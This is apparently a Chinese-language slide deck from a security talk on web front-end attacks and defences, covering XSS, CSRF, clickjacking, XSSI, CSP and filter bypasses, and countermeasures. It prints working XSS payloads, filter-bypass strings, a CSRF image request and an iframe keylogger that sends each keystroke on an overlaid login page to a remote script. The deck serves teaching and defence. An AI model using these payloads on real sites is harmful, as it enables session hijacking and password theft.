

WEB前端攻擊與防禦

HACKSTUFF @ OSCAR

前言

- ★ 不講FLASH
- ★ 不講Mobile
- ★ WEB基礎

大綱

- ★ 攻擊原理介紹
- ★ 衍生攻擊
- ★ 防禦方式
- ★ 實際案例

我是誰

- ★ 奧斯卡
- ★ PHP後端工程師
- ★ `hackstuff` member
- ★ oscar3x39@gmail.com

什麼是前端

- ★ 前端就是軟體中與用戶交互的部分
- ★ 這裡軟體指的是瀏覽器

什麼是前端攻擊

- ★ 利用軟體中與用戶交互的弱點
進行非法操作

攻擊點

★ 瀏覽器

★ 網站

★ 使用者

WEB前端攻擊主要類型

★ XSS

★ CSRF

★ 操作挾持

OWASP OPEN WEB APPLICATION SECURITY PROJECT TOP 10

A1 Injection

A2 Broken Authentication and Session Management (was formerly 2010-A3)

A3 Cross-Site Scripting (XSS) (was formerly 2010-A2)

A4 Insecure Direct Object References

A5 Security Misconfiguration (was formerly 2010-A6)

A6 Sensitive Data Exposure (2010-A7 Insecure Cryptographic Storage and 2010-A9 Insufficient Transport Layer Protection were merged to form 2013-A6)

A7 Missing Function Level Access Control (renamed/broadened from 2010-A8 Failure to Restrict URL Access)

A8 Cross-Site Request Forgery (CSRF) (was formerly 2010-A5)

A9 Using Components with Known Vulnerabilities (new but was part of 2010-A6 – Security Misconfiguration)

A10 Unvalidated Redirects and Forwards

GOOGLE VULNERABILITY REWARD

Category	Examples	Applications that permit taking over a Google account [1]	Other highly sensitive applications [2]	Normal Google applications	Non-integrated acquisitions and other sandboxed or lower priority applications [3]
Vulnerabilities giving direct access to Google servers					
Remote code execution	<i>Command injection, deserialization bugs, sandbox escapes</i>	\$20,000	\$20,000	\$20,000	\$1,337 - \$5,000
Unrestricted file system or database access	<i>Unsandboxed XXE, SQL injection</i>	\$10,000	\$10,000	\$10,000	\$1,337 - \$5,000
Logic flaw bugs leaking or bypassing significant security controls	<i>Direct object reference, remote user impersonation</i>	\$10,000	\$7,500	\$5,000	\$500
Vulnerabilities giving access to client or authenticated session of the logged-in victim					
Execute code on the client	<u>Web</u> : <i>Cross-site scripting</i> <u>Mobile</u> : <i>Code execution</i>	\$7,500	\$5,000	\$3,133.7	\$100
Other valid security vulnerabilities	<u>Web</u> : <i>CSRF, Clickjacking</i> <u>Mobile</u> : <i>Information leak, privilege escalation</i>	\$500 - \$7,500	\$500 - \$5,000	\$500 - \$3,133.7	\$100



很想要吧？

不就 **ALERT('XSS')**)



什麼是XSS

- ★ 跨網站指令碼（Cross-site scripting，通常簡稱為xss或跨站指令碼或跨站指令碼攻擊）
- ★ 避免跟css搞混，所以簡稱xss
- ★ xss攻擊是攻擊者注入惡意代碼到網頁，用戶載入並執行惡意代碼後的過程


```
1 <?php
2 $a = @$_GET['a'];
3 $b = @$_GET['b'];
4 echo 'hello ', $a.$b;
```

Line 4, Column 22 0 misspelled words UTF-8 Unix Spaces: 4 PHP

```
/x.php?a=abc&b=123
```

```
hello, abc123
```

```
/x.php?a=<svg/onload=&b=alert(1)>
```



什麼是CSRF

- ★ 跨站請求偽造（英語：Cross-site request forgery），也被稱為 one-click attack 或者 session riding，通常縮寫為 CSRF 或者 XSRF
- ★ 是一種挾制用戶在當前已登錄的Web應用程式上執行非本意的操作的攻擊方法
- ★ XSS 利用的是用戶對指定網站的信任，CSRF 利用的是網站對用戶網頁瀏覽器的信任


```
1 <script>
2     var url = "http://example.com/logout";
3     (new Image()).src=url;
4 </script>
```

CSRF 怎麼防禦

- ★ HTTP ONLY (Apache httpOnly Cookie Disclosure)
- ★ TOKEN
- ★ Referer

★ 對某些操作進行狹持，讓使用者產生非預期結果

★ClickJacking

★Drag & Drop ClickJacking


★TabJacking

★RFD (Reflected File
Download Attack)


★XPS

★...等

CLICKJACKING



TABJACKING



★ <https://www.youtube.com/watch?v=4fY8GIi2s14>

JS + CSS



RFD (REFLECTED FILE DOWNLOAD ATTACK)



★ 利用server返回未知content-type
使browser產生下載

★ <http://drops.wooyun.org/papers/3771>

XPS (COPY PASTE)

★ copy & pest


★ cross application XSS

★ <http://www.slideshare.net/x00mario/copypest>

PHISHING

★php.net

★php.net



KEY LOGGER

```
1 <script src="http://code.jquery.com/jquery-1.6.1.min.js"></script>
2 <iframe
3 src="http://xxxx.com/login"
4 id="w"
5 style="width:100%; height:100%; position:absolute; top:0; left:0; z-index:2; background-color:#ffffff;"
6 onload="
7 $('#w').contents().keypress(function(event) {
8     $.get('http://localhost/k.php?x='+event.which+'&t='+event.timeStamp,function(data){});}
9 );"></iframe>
```

XSS BLIND

- ★ WebRTC => get lan IP
- ★ port scan
- ★ `<script src=ftp://192.168.1.1 onload=alert(1)></script>`
- ★ CSS => fake login
- ★ <http://www.wooyun.org/bugs/wooyun-2014-076685>

XSSI

```
1 <script>>window.onerror = function(err) {alert(err)}</script>  
? 2 <script type="text/javascript" src="http://localhost:9999/test.csv"></script>  
3  
4 # test.csv  
5 1,abc,def,ghi
```



JavaScript

ReferenceError: Can't find variable: abc

好

如何防禦XSS I

★X-Content-Type-Options:
nosniff

CHROME EXIF VIEWER 2.4.2 CROSS SITE SCRIPTING

★ `exiftool -artist=="<script>alert(/xss/);</script>"`

The screenshot shows the Chrome Web Store page for the 'EXIF Viewer' extension. The extension is by 'KK Zhang' and has 123,048 users and a 4.5-star rating. The 'EXIF Viewer Options' dialog box is open, showing the 'Cache' tab with a cache size of 100 and cache entries showing 'Show entries' and 'Clear' links, and 'Save' and 'Reset' buttons. The 'Updates' section on the right lists updates for versions 2.4.2, 2.4.1, and 2.4.0. The 2.4.2 update includes a fix for the 'ExposureBias' parse bug. The 2.4.1 update fixed bugs, and the 2.4.0 update added a close button to the info bar. A 'Report Abuse' link is also visible.

EXIF Viewer
from KK Zhang
★★★★☆ (374) | [Photos](#) | 123,048 users

OVERVIEW | REVIEWS | SUPPORT | RELATED

EXIF Viewer Options

General | **Cache** | Exclude

Cache size:

Cache entries: [Show entries](#) [Clear](#)

Quick viewing EXIF
View EXIF data just mouse over the image
Supportes Template, Cache, Exclude (in Options page)

==== UPDATES ====

2.4.2
* Fix the "ExposureBias" parse bug

2.4.1
* Fixed bugs

2.4.0
* Added close button to remove info bar

[Report Abuse](#)
Version: 2.4.2
Updated: June 26, 2014
Size: 110KB
Languages: [See all 5](#)

MICROSOFT INTERNET EXPLORER 6-10 MOUSE TRACKING

```
1 <script type="text/javascript">
2   window.attachEvent("onload", function() {
3     var detector = document.getElementById("detector");
4     detector.attachEvent("onmousemove", function (e) {
5       detector.innerHTML = e.screenX + ", " + e.screenY;
6     });
7     setInterval(function () {
8       detector.fireEvent("onmousemove");
9     }, 100);
10  });
11 </script>
```

記住密碼

記住密碼是省去登陸需要輸入密碼的麻煩
提升用戶體驗

在這之前是通過本地cookie實現

也許並不是所有網站都采用持久化cookie
瀏覽器開始使用這樣的方式



情報： [你今天把愛傳出去了嗎？](#) [多閱讀沒事 - 沒事多閱讀](#) [NBA神算季後賽 - 預測大挑戰](#)

[公告] 2015年度農曆春節期間服務公告

登入

[免費註冊即送禮](#)

oscar3x39@gmail.c

登入

保持登入狀態

[無法登入？](#)

[▶ 使用其他 ID 註冊 / 登入](#)

最新活動

[看更多活動](#)



分享美照上東森新聞
2015/03/27 - 2015/06/30
快來免費投稿照片上電視



資生堂碧麗妃新產品
2015/05/15 - 2015/07/12
免費索取上千份試用品！數量有限



李敏鎬 X 潤娥 Summer Love Story搶先看



美食搖一搖!

吃啥不煩惱



婉君愛阿母的
終極絕招

立即看

專欄之星

熱門快訊

同 Domain 同 Port

表單 <form />

欄位 <input username/password />

setTimeout 時間競爭



意不意外?開不開心?
Excited?Happy?

如何防禦 密碼竊取攻擊

- ★網站：使用獨立DOMAIN
- ★用戶：不要記住密碼

XSS 類型

- ★ 反射 Reflected XSS
- ★ 儲存 Stored XSS
- ★ DOM XSS

XSS 衍生類型

- ★ mXSS (mutation Cross-site Scripting)
- ★ UXSS (Universal Cross-site Scripting)
- ★ Blind XSS
- ★ XSSI (Cross Site Script Inclusion)
- ★ ...等

編碼類型

★HTML編碼

★JavaScript編碼

★URL編碼

★字元編碼 (8, 10, 16) 進位, ASCII,
Unicode

★...等

瀏覽器解析

無法辨識標籤 `<m/onclick=alert(1)>`

SVG `<svg><script>prompt(1)</script>`

IE `{text-size:"expression(alert('1'))";}`

...等

瀏覽器解析 - SAFARI

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <title>Document</title>
6 <script>
7 //<![CDATA[
8 window.onload=function(){
9 alert("After: " + document.location.href);
10 }//]]>
11 </script>
12 </head>
13 <body>
14 <script>alert("Before: " + document.location.href);</script>
15 <iframe name="location" srcdoc="<a href='http://google.com' id='href'>"></iframe>
16 </body>
17 </html>
```

瀏覽器解析 - SAFARI



JavaScript

Before: file:///Users/[redacted] Desktop/test/test.html

好



JavaScript

After: http://google.com/

好

新的標籤和屬性

TAG

★ `<script>` `<a>` `<p>` `` `<body>` `<button>` `<var>` `<div>`
`<iframe>` `<object>` `<input>` `<select>` `<textarea>`
`<keygen>` `<frameset>` `<embed>` `<svg>` `<math>` `<video>`
`<audio>`

EVENT

★ `onload` `onunload` `onchange` `onsubmit` `onreset` `onselect`
`onblur` `onfocus` `onabort` `onkeydown` `onkeypress` `onkeyup`
`onclick` `ondblclick` `onmouseover` `onmousemove` `onmouseout`
`onmouseup` `onforminput` `onformchange` `ondrag` `ondrop`

WEBRTC

- ★ WebRTC，名稱源自網頁即時通訊（英語：Web Real-Time Communication）的縮寫，是一個支援網頁瀏覽器進行即時語音對話或視訊對話的API。它於2011年6月1日開源並在Google、Mozilla、Opera支援下被納入全球資訊網協會的W3C推薦標準。

CANVAS FINGERPRINTING

- ★ Secure Web Fingerprint Transmission
- ★ 原理是利用不同機器對字型 render 不一樣的原
理再對產生出來的圖片 hash 後當作 cookie
替代品。

★ <https://blog.gslin.org/archives/2014/08/05/4927/%E7%94%A8-canvas-fingerprint-%E5%8F%96%E4%BB%A3%E9%83%A8%E4%BB%BD-cookie/>

ES6

★ `alert`1``

★ `eval.call`${'alert\x281)'}``

★ `[].every.call`alert\x281)${eval}``

★ ...等

三個方向

★ 瀏覽器

★ 網站

★ 使用者

瀏覽器

★XSS FILTER

★support CSP

網站

- ★CSP (Content-Security-Policy)
- ★X-Frame-Options
- ★Hook JS Function
- ★PhantomJs
- ★WAF

CSP (CONTENT-SECURITY-POLICY)

- ★ Content-Security-Policy
- ★ Content-Security-Policy-Report-Only
- ★ X-Content-Security-Policy
- ★ X-Content-Security-Policy-Report-Only
- ★ X-WebKit-CSP
- ★ X-WebKit-CSP-Report-Only

使用者

★NoScript

如何防禦

★ `content-type = application/
json;charset=utf-8`

BYPASS CSP


★ <https://html5sec.org/cspbypass/>

★ <http://zone.wooyun.org/content/10596>

BYPASS NOSCRIPT

★ Using Google Cloud to Bypass
NoScript


★ [http://labs.detectify.com/post/
122837757551/using-google-cloud-
to-bypass-noscript](http://labs.detectify.com/post/122837757551/using-google-cloud-to-bypass-noscript)



wat


BYPASS XSSFILTER

★ `/?a=<script>alert(1)</script>`



BYPASS XSSFILTER

★ `/?a=<svg><script>/<1/>alert(1)</script></svg>`





你看，出來了

未來

The collage features various logos and graphics related to JavaScript frameworks and development. It includes:

- A collection of logos for frameworks like Backbone.js, Underscore.js, jQuery, Zepto.js, CanJS, Dojo, Handlebars, Knockout, Leaflet, Breeze, Popcorn.js, CoffeeScript, Ember, and Batman.js.
- A "CLIENT SIDE FRAMEWORKS" section with logos for Spine, Backbone.js, Knockout, and Angular.js.
- A "Javascript Framework Popularity" bar chart showing the relative popularity of frameworks like jQuery, Prototype, YUI, Dojo, and D3.js.
- A "All Time Contributors" bar chart showing the number of contributors for various frameworks over time.
- A line graph showing the growth of frameworks like Backbone.js, Ember.js, and Angular.js from 2010 to 2014.
- A diagram illustrating the relationship between Java, JavaScript, and various frameworks like Ext JS, YUI, and Dojo, leading to a "Java Virtual Machine".
- A "Best JavaScript Frameworks" graphic showing logos for JS, JavaScript, and JAVAX.
- A screenshot of the Angular.js website with the text "The rise of Angular.js" and "A framework for creating".

Q&A

